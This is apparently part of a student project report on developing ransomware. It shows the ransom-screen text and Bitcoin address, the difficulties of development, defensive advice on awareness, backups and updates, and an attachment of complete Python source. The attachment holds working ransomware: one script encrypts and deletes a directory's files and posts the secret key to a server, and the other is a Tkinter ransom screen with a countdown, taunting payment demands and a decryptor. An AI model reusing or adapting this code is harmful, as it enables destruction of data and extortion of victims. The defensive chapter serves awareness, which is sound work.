Your Data Has Been Compromised

1:29:38

```
It's a race against time, folks!
 Because obviously, the best
 decisions are made under
 pressure, especially when
 they involve potentially
 irreversible consequences.
 So, go ahead, embrace the thrill
 of the countdown, and make
 that payment before your data
 vanishes into the abyss forever!
 Tick tock, tick tock...
 the clock's ticking,
 and your data's itching

 to disappear!
```

How To Be A Good Person

```
After all, what's more admirable
than bending over backward to
accommodate someone who's
holding your information hostage?
And let's not forget the cherry on
top - sending money through an
untraceable digital currency
to an anonymous address,
because transparency and
accountability are overrated,
am I right?
So, go ahead, be the beacon of
morality and send that ransom
straight to their Bitcoin address.
Who knows,
maybe they'll even send you
a thank-you note for
your generosity... or not.
PS: Stay calm until you receive
```

This is the Bitcoin Address:
1A1zP1eP5QGefi2DMPTfTL5SLmv7DivfNa

Figure 4.7: Interface of Ransomware - Inserting the Receveid Key
Source: Authors

III Challenges

We encountered various challenges during our ransomware development journey, starting with the selection of encryption/decryption algorithms. Initially, we opted for *EDCH* and *AES_CBC* for hybrid encryption, but due to complexity and coding difficulties, we later shifted to the more manageable *RSA+AES_CBC* combination.

The second hurdle arose with the padding function. Post-encryption, extracting only the IV part proved tricky, and issues with key length added another layer of complexity. The third challenge centered around establishing a covert connection between the victim and attacker. We aimed for the private key to be sent to the server without the victim's knowledge, leading to decryption issues on the victim's end due to padding problems.

The final challenge involved determining how the hacker could discreetly send the private key to the victim. We initially explored the email option, but faced credential issues while using SMTP, especially with Gmail, which insisted on lower security configurations:

```
File "/usr/lib/python3.11/smtplib.py", line 662, in auth raise
    SMTPAuthenticationError(code, resp) smtplib.SMTPAuthenticationError:
    (535, b'5.7.8 Username and Password not accepted. For more
information, go to\n5.7.8  https://support.google.com/mail/?p=
BadCredentials
```

Chapter 5

Protecting Measures

I Raising awareness

Ransomware attacks, whether targeting individuals or businesses, often start with a mistake made by the user himself. It is therefore crucial to raise awareness of the risks associated with social engineering attacks. It is imperative to avoid dubious websites, not to open e-mails from untrustworthy sources, not to activate macros and not to click on suspicious links. Although these rules seem elementary, it's important to stress that they aren't always intuitive for everyone. Individuals need to be taught to adopt a cautious approach when using the Internet.

On the corporate side, there is a growing awareness of the importance and impact of social engineering attacks. As a result, many companies are beginning to set up audits and intrusion simulations to assess how employees react to risky situations, such as receiving suspicious e-mails or requesting confidential information over the telephone. These exercises serve to train employees, helping them to recognize warning signals and be ready the day a real attack occurs.

II Backup

One of the easiest ways to combat ransomware is to regularly back up your data to external media, such as external hard drives or cloud storage services. This approach reduces the potential impact of a ransomware attack by simply isolating and cleaning the infected computer. Files can then be restored from the backups, eliminating the need to pay a ransom because the data is already backed up.

III Installing an anti-ransomware solution

Anti-ransomware tools are an effective strategy for preventing infection by certain types of ransomware. These tools generally have two main functions: a file and website reputation checking function, and a system for monitoring the behavior of unknown software.

The first function is to assess the reputation of files and websites. If a file or website is listed as malicious, the software warns the user of the potential threat. The second function, known as real-time monitoring or "watcher," monitors the behavior of unknown software. If suspicious activity is detected, the user is alerted. Some tools go even further by creating backups of files opened by unknown software. This way, even if files are encrypted, the anti-ransomware program can still make backup copies.

Here are some examples of anti-ransomware tools: Bitdefender's Anti-Ransomware Tool, Kaspersky Lab's Anti-Ransomware Tool for Business, CrypthoPrevent, Hitman-Pro.Alert, Malwarebytes Anti-Ransomware, Trend Micro Anti-Ransomware, and WinPatrol. However, it's important to note that these solutions may not always be effective against all types of ransomware. Due to the diversity of ransomware versions, many anti-ransomware programs may not be able to detect all variants.

IV Updates

It is essential to keep your operating system, antivirus software, and all installed applications up to date to minimize the risk of hackers exploiting vulnerabilities and installing ransomware. Regular updates significantly reduce this risk.

Conclusion

Our malware development project led us to discover important information about ransomware. Ransomware cyberattacks have been around since 1986, when the first case of the PC Cyborg virus was reported. This virus used floppy disks to deceive victims. Since then, ransomware attacks have evolved and now use malicious emails to exploit social engineering and user naivety. Despite the age of hyper-connectivity, many internet users remain unaware of the potential dangers of cyberspace.

Regular software updates and risk awareness can prevent many cyber-attacks. These attacks can affect any type of entity, from private individuals to large corporations, public services, healthcare, and law enforcement. The best defense against data loss is secure data backup.

Businesses are particularly vulnerable, with an alarming estimate that one in two companies could fall victim to ransomware every 11 seconds by 2021. Cybercriminals are primarily motivated by potential financial gains, which are often incentivized by ransom payments, despite the pressure exerted on victims.

The consequences for companies can be severe, including ransom payments, damage to brand image, loss of customer confidence, and operational downtime. Cyber-insurance can provide solutions, but some companies may consider paying ransom, a practice that is strongly discouraged.

Despite the existence of European Union laws against cybercriminals, many attacks go unreported by companies concerned about their reputation. However, according to the French law of January 24, 2023, on the orientation and programming of the Ministry of the Interior (LOPMI), a complaint must be filed within 72 hours.

Attachment A - Ransomware Code

I Ransomware Code - Encryption

```python
import os
import requests
import base64
from Crypto.Random import get_random_bytes
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP, AES
from pathlib import Path
from Crypto.Util.Padding import pad

def generate_keys(key_size=2048):
    private_key = RSA.generate(key_size)
    public_key = private_key.publickey()
    return private_key, public_key

private_key, public_key = generate_keys()

with open(’public_key.pem’, ’wb’) as f:
    f.write(public_key.export_key())
with open(’private_key.pem’,’wb’) as f:
    f.write(private_key.export_key())

passphrase = "SecretMorrHackR4YH".ljust(32)
key_path = "/home/behana/rans/private_key.pem"

with open(key_path, ’rb’) as key_file:
    key_content = key_file.read()

cipher = AES.new(passphrase.encode(), AES.MODE_CBC, iv=get_random_bytes
    (16))
ciphertext = cipher.encrypt(pad(key_content, AES.block_size))

encrypted_key = base64.b64encode(cipher.iv + ciphertext).decode(’utf-8’)
response = requests.post("http://127.0.0.1", data=encrypted_key)
if response.status_code == 200:
    os.remove(key_path)

def encrypt_file(path):
    aes_session_key = os.urandom(16)
    cipher_rsa = PKCS1_OAEP.new(public_key)
    encrypted_session_key = cipher_rsa.encrypt(aes_session_key)

    cipher_aes = AES.new(aes_session_key, AES.MODE_CBC)
    with open(path, 'rb') as f:
        content = f.read()

    iv = get_random_bytes(AES.block_size)
    padded_data = pad(iv + content, AES.block_size)
    ciphertext = cipher_aes.encrypt(padded_data)

    file_extension = '.R4YH'
    new_name = Path(path).stem + file_extension
    with open(new_name, 'wb') as f:
        f.write(encrypted_session_key + ciphertext)

victim_dir = Path('/home/behana/rans')

for file in victim_dir.rglob('*'):
    if file.is_file() and file.suffix.lower() not in ['.pem', '.exe', '.
        py']:
        encrypt_file(file)
        os.remove(file)
```

Listing 1: Ransomware Code

II Ransomware Code - Decryption and Interface

```python
#Import the required Libraries
from tkinter import *
from tkinter import ttk, filedialog
import os
from Crypto.Cipher import PKCS1_OAEP, AES
from Crypto.PublicKey import RSA
from pathlib import Path
from Crypto.Util.Padding import unpad

password = StringVar

#Create an instance of Tkinter frame
win = Tk()

#Set the geometry of Tkinter frame
win.geometry("1500x1000")
win.title('OOPS !')
win.resizable(height=False,width=False)

background_image = PhotoImage(file="/home/behana/rans/head.png")
background_label = Label(win, image=background_image)
background_label.place(x=0, y=0, relwidth=1, relheight=1)

label_title=Label(win, text="Your Data Has Been Compromised", font=("
    Courier 22 bold"), bg='red')
label_title.pack(pady=50)
```

```python

def countdown(count):
    # change text in label
    # count = '01:30:00'
    hour, minute, second = count.split(':')
    hour = int(hour)
    minute = int(minute)
    second = int(second)

    label_countdown['text'] = '{}:{}:{}'.format(hour, minute, second)

    if second > 0 or minute > 0 or hour > 0:
        # call countdown again after 1000ms (1s)
        if second > 0:
            second -= 1
        elif minute > 0:
            minute -= 1
            second = 59
        elif hour > 0:
            hour -= 1
            minute = 59
            second = 59
        win.after(1000, countdown, '{}:{}:{}'.format(hour, minute, second))
#The funtion that is called when the user press enter password in line 57
private_key_path = "/home/behana/rans/received_key.pem"

def decrypt_file(path, private_key):
    with open(path, 'rb') as f:
        content = f.read()

    file_extension = '.R4YH'
    original_name = Path(path).stem.replace(file_extension, '')

    encrypted_session_key = content[:private_key.size_in_bytes()]
    cipher_rsa = PKCS1_OAEP.new(private_key)
    aes_session_key = cipher_rsa.decrypt(encrypted_session_key)

    cipher_aes = AES.new(aes_session_key, AES.MODE_CBC)
    decrypted_data = unpad(cipher_aes.decrypt(content[private_key.size_in_bytes():]), AES.block_size)

    with open(original_name, 'wb') as f:
        f.write(decrypted_data)

def upload_private_key():
    global private_key_path
    #private_key = RSA.import_key(open(private_key_path, 'rb').read())
    private_key_path = filedialog.askopenfilename(title="Select Private Key File", filetypes=[("PEM Files", "*.pem")])
    private_key = RSA.import_key(open(private_key_path, 'rb').read())

    dir = Path('/home/behana/rans')
    for file in dir.rglob('*'):
        if file.suffix.lower() == '.r4yh':
            decrypt_file(file, private_key)
            os.remove(file)

#Create an Entry widget to accept User Input
entry = Entry(win, width= 40)
entry.focus_set()
entry.place(x= 620, y= 300)

#Create a Button to validate Entry Widget
ttk.Button(win, text= "Enter the Private Key",width= 20, command=
    upload_private_key).place(x=700, y=340)

label_countdown = Label(win, text="", font=("Courier 22 bold"))
label_countdown.place(x=1220, y=50)
countdown('01:30:00')

label_Q1=Label(win, text="What Happends ?", font=('Courier ', 18 ,'
    italic bold'))
label_Q1.place(x=90, y=50)

text_box = Text(win, height=14, width=35 ,font=("Courier 12 bold"))
text_box.place(x=40, y= 100)

# Insert text into the Text widget
paragraph = """Your computer has been compromised
by a ransomware attack.
Your files have been encrypted
and are inaccessible.
To regain access to your data,
you will need to follow the
instructions provided by
the attackers.
Please refrain from attempting
to access or modify any files
on your own, as it may result in
permanent data loss."""
text_box.insert(END, paragraph)

def center_text():
    # Get the number of lines in the Text widget
    num_lines = text_box.index("end-1c").split('.')[0]

    # Set the insertion cursor to the center of the Text widget
    text_box.mark_set("insert", f"{num_lines}.0")

    # Insert a newline to center the text
    text_box.insert(INSERT, "\n")

# Call the function to center the text
center_text()

```

```python
label_Q2=Label(win, text="How To Be A Good Person", font=('Courier ', 18
    ,'italic bold'))
label_Q2.place(x=57, y=450)

text_box2 = Text(win, height=22, width=35 ,font=("Courier 12 bold"))
text_box2.place(x=40, y= 500)

# Insert text into the Text widget
paragraph2 = """After all, what's more admirable
than bending over backward to
accommodate someone who's
holding your information hostage?
And let's not forget the cherry on
top â  sending money through an
untraceable digital currency
to an anonymous address,
because transparency and
accountability are overrated,
am I right?
So, go ahead, be the beacon of
morality and send that ransom
straight to their Bitcoin address.
Who knows,
maybe they'll even send you
a thank-you note for
your generosity... or not.
PS: Stay calm until you receive
the password by email."""
text_box2.insert(END, paragraph2)

def center_text2():
    # Get the number of lines in the Text widget
    num_lines = text_box2.index("end-1c").split('.')[0]

    # Set the insertion cursor to the center of the Text widget
    text_box2.mark_set("insert", f"{num_lines}.0")

    # Insert a newline to center the text
    text_box2.insert(INSERT, "\n")

# Call the function to center the text
center_text2()

text_box3 = Text(win, height=16, width=35 ,font=("Courier 12 bold"))
text_box3.place(x=1100, y= 100)

# Insert text into the Text widget
paragraph = """It's a race against time, folks!
 Because obviously, the best
 decisions are made under
 pressure, especially when
 they involve potentially
 irreversible consequences.
 So, go ahead, embrace the thrill
 of the countdown, and make
 that payment before your data
 vanishes into the abyss forever!
 Tick tock, tick tock...
 the clock's ticking,
 and your data's itching
 to disappear!"""
text_box3.insert(END, paragraph)

def center_text3():
    # Get the number of lines in the Text widget
    num_lines = text_box3.index("end-1c").split('.')[0]

    # Set the insertion cursor to the center of the Text widget
    text_box3.mark_set("insert", f"{num_lines}.0")

    # Insert a newline to center the text
    text_box3.insert(INSERT, "\n")

# Call the function to center the text
center_text3()

label_stat=Label(win, text="This is the Bitcoin Address: ", font=("
    Courier 22 bold"))
label_stat.place(x= 530, y= 650)
label_addr=Label(win, text="1A1zP1eP5QGefi2DMPTfTL5SLmv7DivfNa", font=("
    Courier 22 bold"))
label_addr.place(x= 480, y= 685)

win.mainloop()
```

Listing 2: Ransomware Code

Bibliography

[1] R. Richardson and M. M. North, “Ransomware: Evolution, Mitigation and Prevention,” *Kennesaw State University - Faculty Publications*, vol. 13, pp. 10–21, Jan. 2017.

[2] “What Is a Drive by Download.” https://www.kaspersky.com/resource-center/definitions/drive-by-download. Acessed in 15 Jan 2024.

[3] “Ransomware Explained. What It Is and How It Works.” https://heimdalsecurity.com/blog/ransomware/, 2023. Acessed in 20 Jan 2024.

[4] K. Zetter, “What Is Ransomware? A Guide to the Global Cyberattack’s Scary Method.” https://www.wired.com/2017/05/hacker-lexicon-guide-ransomware-scary-hack-thats-rise/, 2017. Acessed in 31 Jan 2024.

[5] “Hybrid Encryption.” https://developers.google.com/tink/hybrid, 2023. Acessed in 18 Jan 2024.

[6] I. Filatov, “Hybrid encryption in python.” https://medium.com/@igorfilatov/hybrid-encryption-in-python-3e408c73970c, 2022. Acessed in 18 Jan 2024.

[7] Eshleron, “How to convert .py to .exe? Step by step guide..” https://dev.to/eshleron/how-to-convert-py-to-exe-step-by-step-guide-3cfi, 2019. Acessed in 02 Feb 2024.

[8] F. Mudiyanto, “How to Make Ransomware with Python.” https://dev.to/eshleron/how-to-convert-py-to-exe-step-by-step-guide-3cfi, 2022. Acessed in 15 Jan 2024.

[9] J. W. Shipman, “Tkinter reference: A GUI for Python.” https://users.tricity.wsu.edu/ bobl/cpts481/tkinter$_n$*mt.pdf*, 2001.*Acessedin*22*Jan*2024.

[10] J. Muller, “On Security in the Digital Office.” Ruhr-University Bochum, 2021.

[11] N. Ahmed, “Design, Implementation and Experiments for Moving Target Defense Framework.” Purdue University, 2016.

[12] “Oracle VirtualBox - User Manual.” https://download.virtualbox.org/virtualbox/7.0.14/UserManual.pdf. Acessed in 10 Jan 2024.